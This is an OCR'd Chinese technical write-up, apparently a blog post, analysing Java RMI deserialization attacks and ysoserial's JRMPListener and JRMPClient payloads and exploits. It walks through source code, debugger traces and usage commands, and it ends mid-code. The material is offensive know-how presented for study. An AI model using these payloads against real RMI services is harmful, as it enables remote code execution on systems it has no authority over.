
在传输了 codebase 之后是如何调用的呢？




也是由动态代理类 java.rmi.server.RemoteObjectInvocationHandler#invokeRemoteMethod实现远程调用。



Server 接收到调用指令后，进入 sun.rmi.server.MarshalInputStream#resolveClass，由于 useCodebaseOnly 为 false，从客户端指定地址远程读取目标类。




全部读取完毕后回到 java.io.ObjectInputStream#readOrdinaryObject，调用 java.io.ObjectStreamClass#initNonProxy进行实例化。



Server 攻击 Client

- with JDK 1.7.0_17
- with java-rmi-server/rmi.RMIServer3、remote.RemoteObject2
- with java-rmi-client/rmi.RMIClient3

可以对比看到，从 sun.rmi.server.UnicastRef#invoke起是一致的逻辑，只是上层调用来源不一样，不再赘述。



区别攻击方向

方法调用请求均来自 Client。
但区别的产生在于

sun.rmi.server.UnicastRef#invoke(java.rmi.Remote,java.lang.reflect.Method,java.lang.Object[], long)处的逻辑代码。

- line 79: Client 攻击 Server，在于让 Server 请求远程 Class 产生结果，由于本地同名恶意类安全所以不会对本地造成攻击。
- line 89: Server 攻击 Clinet，在于 Client 获取到安全结果后需要获取远程 Class 进行本地反序列化导致被攻击。

```
UnicastRef.class
Decompiled .class file, bytecode version: 51.0 (Java 7)
63        var7 = new StreamRemoteCall(var6, this.ref.getObjID(), -1, var4);  var6 (slot_6): TCPConnection@976  ref: "[endpoint:[127.0.0.1:56569](remote),objID:[-2
64
65        Object var11;  var11 (slot_11): Class[1]@1003
66        try {...} catch (IOException var41) {
75            clientRefLog.log(Log.BRIEF, "IOException marshalling arguments: ", var41);
76            throw new MarshalException("error marshalling arguments", var41);
77        }
78
79        var7.executeCall();  var7 (slot_7): StreamRemoteCall@992      Client 攻击 Server
80
81        try {
82            Class var49 = var2.getReturnType();
83            if (var49 == Void.TYPE) {
84                var11 = null;
85                return var11;
86            }
87
88            var11 = var7.getInputStream();
89            Object var50 = unmarshalValue(var49, (ObjectInput)var11);      Server 攻击 Client
90            var9 = true;
91            clientRefLog.log(Log.BRIEF, "free connection (reuse = true)");
```

03

JRMP

- with JDK 1.7.0_80
- with java-rmi-server/rmi.RMIServer2

看情况取舍：

上面说的RMI通信过程中假设客户端在与RMI服务端通信中，虽然也是在JRMP协议上进行通信，尝试传输序列化的恶意对象到服务端，此时服务端若也返回客户端一个恶意序列化的对象，那么客户端也可能被攻击，利用JRMP就可以利用socket进行通信，客户端直接利用JRMP协议发送数据，而不用接受服务端的返回，因此这种攻击方式也更加安全。

这里我们针对 ysoserial 的几个相关 Class 进行分析，首先先列举下相关的作用。

- payloads.JRMPListener 在目标服务器目标端口上开启JRMP监听服务 – 独立利用
- payloads.JRMPClient 向目标服务器发送注册 Ref，目标 exploit.JRMPListener 地址
- exploit.JMRPListener 被动向请求方传输序列化 payload
- exploit.JRMPClient 主动向目标服务器传输序列化 payload

除此之外，我们还需要了解下关于DGC的一些内容，以便理解下面的内容。

RMI.DGC 为 RMI 分布式垃圾回收提供了类和接口。当 RMI 服务器返回一个对象到其客户机（远程方法的调用方）时，其跟踪远程对象在客户机中的使用。当再没有更多的对客户机上远程对象的引用时，或者如果引用的“租借”过期并且没有更新，服务器将垃圾回收远程对象。

payloads.JRMPListener

在了解之前，我们先看下JAVA原生序列化有两种接口实现。

1.Serializable接口：要求实现writeObject、readObject、writeReplace、readResolve

2.Externalizable接口：要求实现 writeExternal、readExternal

分析

回到JRMPListener中，代码很简单，主要功能就是生成一个开启目标端口进行监听RMI服务的payload。

```
/restriction/
@PayloadTest( skip = "This test would make you potentially vulnerable")
@Authors({ Authors.MBECHLER })
public class JRMPListener extends PayloadRunner implements ObjectPayload<UnicastRemoteObject> {

    public UnicastRemoteObject getObject ( final String command ) throws Exception {
        int jrmpPort = Integer.parseInt(command);
        UnicastRemoteObject uro = Reflections.createWithConstructor(ActivationGroupImpl.class, RemoteObject.class, new Class[] {
            RemoteRef.class
        }, new Object[] {
            new UnicastServerRef(jrmpPort)
        });

        Reflections.getField(UnicastRemoteObject.class,  fieldName: "port").set(uro, jrmpPort);
        return uro;
    }
```

我们首先跟入到 ysoserial.payloads.util.Reflections#createWithConstructor，了解下函数逻辑。

```java
/unchecked/
public static <T> T createWithConstructor ( Class<T> classToInstantiate, Class<? super T> constructorClass, Class<?>[] consArgTypes, Object[] consArgs )
        throws NoSuchMethodException, InstantiationException, IllegalAccessException, InvocationTargetException {
    Constructor<? super T> objCons = constructorClass.getDeclaredConstructor(consArgTypes);
    setAccessible(objCons);
    Constructor<?> sc = ReflectionFactory.getReflectionFactory().newConstructorForSerialization(classToInstantiate, objCons);
    setAccessible(sc);
    return (T)sc.newInstance(consArgs);
}
```

1.先查找RemoteObject下参数类型为 RemoteRef 的构造器。
2.根据找到的构造器为ActivationGroupImpl动态生成一个新的构造器并生成实例。

为什么需要这样呢？其实就是为了避免调用ActivationGroupImpl本身的构造方法，避免复杂的或其他不可控的问题。

```java
public ActivationGroupImpl(ActivationGroupID var1, MarshalledObject<?> var2) throws RemoteException {
    super(var1);
    this.groupID = var1;
    unexportObject( obj: this,  force: true);
    ActivationGroupImpl.ServerSocketFactoryImpl var3 = new ActivationGroupImpl.ServerSocketFactoryImpl();
    UnicastRemoteObject.exportObject( obj: this,  port: 0, (RMIClientSocketFactory)null, var3);
    if (System.getSecurityManager() == null) {
        try {
            System.setSecurityManager(new SecurityManager());
        } catch (Exception var5) {
            throw new RemoteException("unable to set security manager", var5);
        }
    }

}
```

我们关注下UnicastRemoteObject在序列化阶段做了什么，从reexport跟入到exportObject，创建监听并返回此 stub。

```
303 @    private static Remote exportObject(Remote obj, UnicastServerRef sref)  obj: "UnicastRemoteObject[UnicastServerRef [liveRef: [endpoint:[10.17.35.
304          throws RemoteException
305      {
306          // if obj extends UnicastRemoteObject, set its ref.
307          if (obj instanceof UnicastRemoteObject) {
308              ((UnicastRemoteObject) obj).ref = sref;
309          }
310          return sref.exportObject(obj,  o: null,  b: false);   sref: UnicastServerRef@762   obj: "UnicastRemoteObject[UnicastServerRef [liveRef: [endpoi
311      }
312  }
     UnicastRemoteObject › exportObject()
```

```
RegistryExploit ×
Variables
> static members of UnicastRemoteObject
  Variables debug info not available
v obj = {UnicastRemoteObject@761} "UnicastRemoteObject[UnicastServerRef [liveRef: [endpoint:[10.17.35.96:27122](local),objID:[463838dd:171c496f229:-7ffe, -7843
    port = 27122
    csf = null
    ssf = null
  v ref = {UnicastServerRef@762}
      forceStubUse = false
      skel = null
      hashToMethod_Map = null
    > ref = {LiveRef@764} "[endpoint:[10.17.35.96:27122](local),objID:[463838dd:171c496f229:-7ffe, -7843495459208522732]]"
> sref = {UnicastServerRef@762}
```

另外，通过上面的分析实际上我们只用需要UnicastRemoteObject就足够开启监听利用，下面两种也可以，但好奇为什么作者要通过子类转换实现利用呢？

```
1  ActivationGroupImpl uro = Reflections.createWithConstructor(A
2      RemoteRef.class
3  }, new Object[] {
4      new UnicastServerRef(jrmpPort)
5  });
6
7  UnicastRemoteObject uro = Reflections.createWithConstructor(U
8      RemoteRef.class
9  }, new Object[] {
10     new UnicastServerRef(jrmpPort)
11 });
12
13
```

利用

```
1  java -cp ysoserial-master.jar ysoserial.exploit.XXXXX <rmi_ip>
2
```

```
3 java -cp ysoserial-master.jar ysoserial.exploit.JRMPClient <rm
```

payloads.JRMPClient

分析

作为 payloads 核心代码依旧不是很多，生成 ref 并封装到 handler，动态代理 Registry类。


实际上，对于 ClassLoader 我们是可以设置为 Null，这个问题可以通过上面的资料链接回答。

至于为什么强转为 Registry ？只是因为我们动态代理了这个类，集成了需要代理类的各种方法，在不调用这些方法时替换成任意 Object 子类均可。

现在我们看下代码逻辑：

```
70        ObjID id = new ObjID(new Random().nextInt()); // RMI registry
71        TCPEndpoint te = new TCPEndpoint(host, port);
72        UnicastRef ref = new UnicastRef(new LiveRef(id, te,  b: false));
73        RemoteObjectInvocationHandler obj = new RemoteObjectInvocationHandler(ref);
74        Registry proxy = (Registry) Proxy.newProxyInstance(JRMPClient.class.getClassLoader(), new Class[] {
75            Registry.class
76        }, obj);
77        return proxy;
78    }
```

当我们传递一个 proxy 准备序列化时，大意上同样会对其成员进行序列化(这里不展开，需要自己看序列化)，所以会调用其父类 RemoteObject.readObject ()




注意到最后会调用 readExternal 方法，原因已在上文提到。


```
            * type.
            */
        } catch (InstantiationException e) {
            throw new ClassNotFoundException(internalRefClassName, e);
        } catch (IllegalAccessException e) {
            throw new ClassNotFoundException(internalRefClassName, e);
        } catch (ClassCastException e) {
            throw new ClassNotFoundException(internalRefClassName, e);  internalRefClassName (slot_3): "sun.rmi.server.UnicastRef"
        }
        ref.readExternal(in);   ref: UnicastRef@1274   in: ConnectionInputStream@1269
      }
    }
  }
```

```
RemoteObject > readObject()
Debug: RMIServer2
Debugger  Console
Frames
"RMI TCP Connection(2)-127.0.0.1"@770 in group "RMI Runti...
readObject:455, RemoteObject (java.rmi.server)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:57, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:601, Method (java.lang.reflect)
invokeReadObject:1004, ObjectStreamClass (java.io)
readSerialData:1872, ObjectInputStream (java.io)
readOrdinaryObject:1777, ObjectInputStream (java.io)
readObject0:1347, ObjectInputStream (java.io)
defaultReadFields:1970, ObjectInputStream (java.io)
readSerialData:1894, ObjectInputStream (java.io)
readOrdinaryObject:1777, ObjectInputStream (java.io)
readObject0:1347, ObjectInputStream (java.io)
readObject:369, ObjectInputStream (java.io)
dispatch:-1, DGCImpl_Skel (sun.rmi.transport)
oldDispatch:409, UnicastServerRef (sun.rmi.server)
dispatch:267, UnicastServerRef (sun.rmi.server)
run:177, Transport$1 (sun.rmi.transport)
Variables
this = {RemoteObjectInvocationHandler@1268} "RemoteObjectInvocationHandler[Unicas
Variables debug info not available
in = {ConnectionInputStream@1269}
refClassName (slot_2) = "UnicastRef"
internalRefClassName (slot_3) = "sun.rmi.server.UnicastRef"
refClass (slot_4) = {Class@468} "class sun.rmi.server.UnicastRef" ... Navigate
slot_5 = null
```

这里便会调用 sun.rmi.server.UnicastRef#readExternal，之后进入 sun.rmi.transport.LiveRef#read，但这里并不能进入到 DGCClient 注册，但会把 ref 信息存入到 ConnectionInputStream.incomingRefTable中。




在最后释放输入连接时，会对incomingRefTable中的 ref 进行注册。



为什么要这么做呢？java 注释写有，详细内容没有查到。

```
/**
* Save reference in order to send "dirty" call after all args/
* have been unmarshaled.  Save in hashtable incomingRefTable.
* table is keyed on endpoints, and holds objects of type
* IncomingRefTableEntry.
*/
```

而在 sun.rmi.transport.DGCImpl_Skel#dispatch中也是类似注释中的流程。



回到 ref 注册，实际是会在 DGCClient 中对 refs 进行注册。

```
void registerRefs() throws IOException {
    if (!this.incomingRefTable.isEmpty()) {
        Set var1 = this.incomingRefTable.entrySet();  var1 (slot_1):  size = 1  incomingRefTable:  size = 1
        Iterator var2 = var1.iterator();  var2 (slot_2): HashMap$EntryIterator@953  var1 (slot_1):  size = 1

        while(var2.hasNext()) {
            Entry var3 = (Entry)var2.next();  var3 (slot_3): "[127.0.0.1:27165]" -> size = 1  var2 (slot_2): HashMap$EntryIterator@953
            Endpoint var4 = (Endpoint)var3.getKey();  var4 (slot_4): "[127.0.0.1:27165]"
            List var5 = (List)var3.getValue();  var5 (slot_5):  size = 1  var3 (slot_3): "[127.0.0.1:27165]" -> size = 1
            DGCClient.registerRefs(var4, var5);  var4 (slot_4): "[127.0.0.1:27165]"  var5 (slot_5):  size = 1
        }
    }
```

然后对传输过来的数据直接进行反序列化解析，这里的内容放在exploit.JRMPListener中讲解。

```
readObject:369, ObjectInputStream (java.io)
executeCall:243, StreamRemoteCall (sun.rmi.transport)
invoke:377, UnicastRef (sun.rmi.server)
dirty:-1, DGCImpl_Stub (sun.rmi.transport)
makeDirtyCall:360, DGCClient$EndpointEntry (sun.rmi.transport)
registerRefs:303, DGCClient$EndpointEntry (sun.rmi.transport)
registerRefs:139, DGCClient (sun.rmi.transport)
registerRefs:98, ConnectionInputStream (sun.rmi.transport)
releaseInputStream:156, StreamRemoteCall (sun.rmi.transport)
dispatch:-1, DGCImpl_Skel (sun.rmi.transport)
oldDispatch:409, UnicastServerRef (sun.rmi.server)
dispatch:267, UnicastServerRef (sun.rmi.server)
```

所以整个流程分析下来，并没有看到需要使用动态代理的地方，因此生成 payload 时直接序列化传输RemoteObject子类也就足够，而原生自带的容易控制的子类为RemoteObjectInvocationHandler，即：

```
ObjID id = new ObjID(new Random().nextInt()); // RMI registry
TCPEndpoint te = new TCPEndpoint(host, port);
UnicastRef ref = new UnicastRef(new LiveRef(id, te,  b: false));
RemoteObjectInvocationHandler obj = new RemoteObjectInvocationHandler(ref);
//  Registry proxy = (Registry) Proxy.newProxyInstance(JRMPClient.class.getClassLoader(), new Class[] {
//  Object proxy = Proxy.newProxyInstance(null, new Class[] {
//      Remote.class
//  }, obj);
return obj;
```

利用

payloads.JRMPClient 是要配合 exploit.JRMPListener 一起使用的。

```
java -cp ysoserial-master.jar ysoserial.exploit.JRMPListener <

java -cp ysoserial-master.jar ysoserial.exploit.XXXXX <rmi_ip>
```

exploit.JRMPListener

分清两个JRMPListener的区别

- payloads.JRMPListener 在目标机上开启 JMRP 监听
- exploit.JRMPListener 实现对 JRMP Client 请求的应答

分析

从 Main 可以看到基本逻辑就是开启监听 JRMP 端口等待连接后传输恶意payload。

```java
public static final void main ( final String[] args ) {

    if ( args.length < 3 ) {
        System.err.println(JRMPListener.class.getName() + " <port> <payload_type> <payload_arg>");
        System.exit( status: -1);
        return;
    }

    final Object payloadObject = Utils.makePayloadObject(args[ 1 ], args[ 2 ]);

    try {
        int port = Integer.parseInt(args[ 0 ]);
        System.err.println("* Opening JRMP listener on " + port);
        JRMPListener c = new JRMPListener(port, payloadObject);
        c.run();
    }
    catch ( Exception e ) {
        System.err.println("Listener error");
        e.printStackTrace(System.err);
    }
    Utils.releasePayload(args[1], payloadObject);
}
```

在监听时对协议进行解析，对为 StreamProtocol、SingleOpProtocol 的连接均会通过 doMessage 进行应答。

```java
157        byte protocol = in.readByte();
158        switch ( protocol ) {
159        case TransportConstants.StreamProtocol:
160            out.writeByte(TransportConstants.ProtocolAck);
161            if ( remote.getHostName() != null ) {
162                out.writeUTF(remote.getHostName());
163            } else {
164                out.writeUTF(remote.getAddress().toString());
165            }
166            out.writeInt(remote.getPort());
167            out.flush();
168            in.readUTF();
169            in.readInt();
170        case TransportConstants.SingleOpProtocol:
171            doMessage(s, in, out, this.payloadObject);
172            break;
173        default:
174        case TransportConstants.MultiplexProtocol:
175            System.err.println("Unsupported protocol");
176            s.close();
177            continue;
178        }
```

而在 doMessage 中对远程RMI调用发送 payload 数据包。

```java
216    private void doMessage ( Socket s, DataInputStream in, DataOutputStream out, Object payload ) throws Exception {
217        System.err.println("Reading message...");
218
219        int op = in.read();
220
221        switch ( op ) {
222        case TransportConstants.Call:
223            // service incoming RMI call
224            doCall(in, out, payload);
225            break;
226
227        case TransportConstants.Ping:
228            // send ack for ping
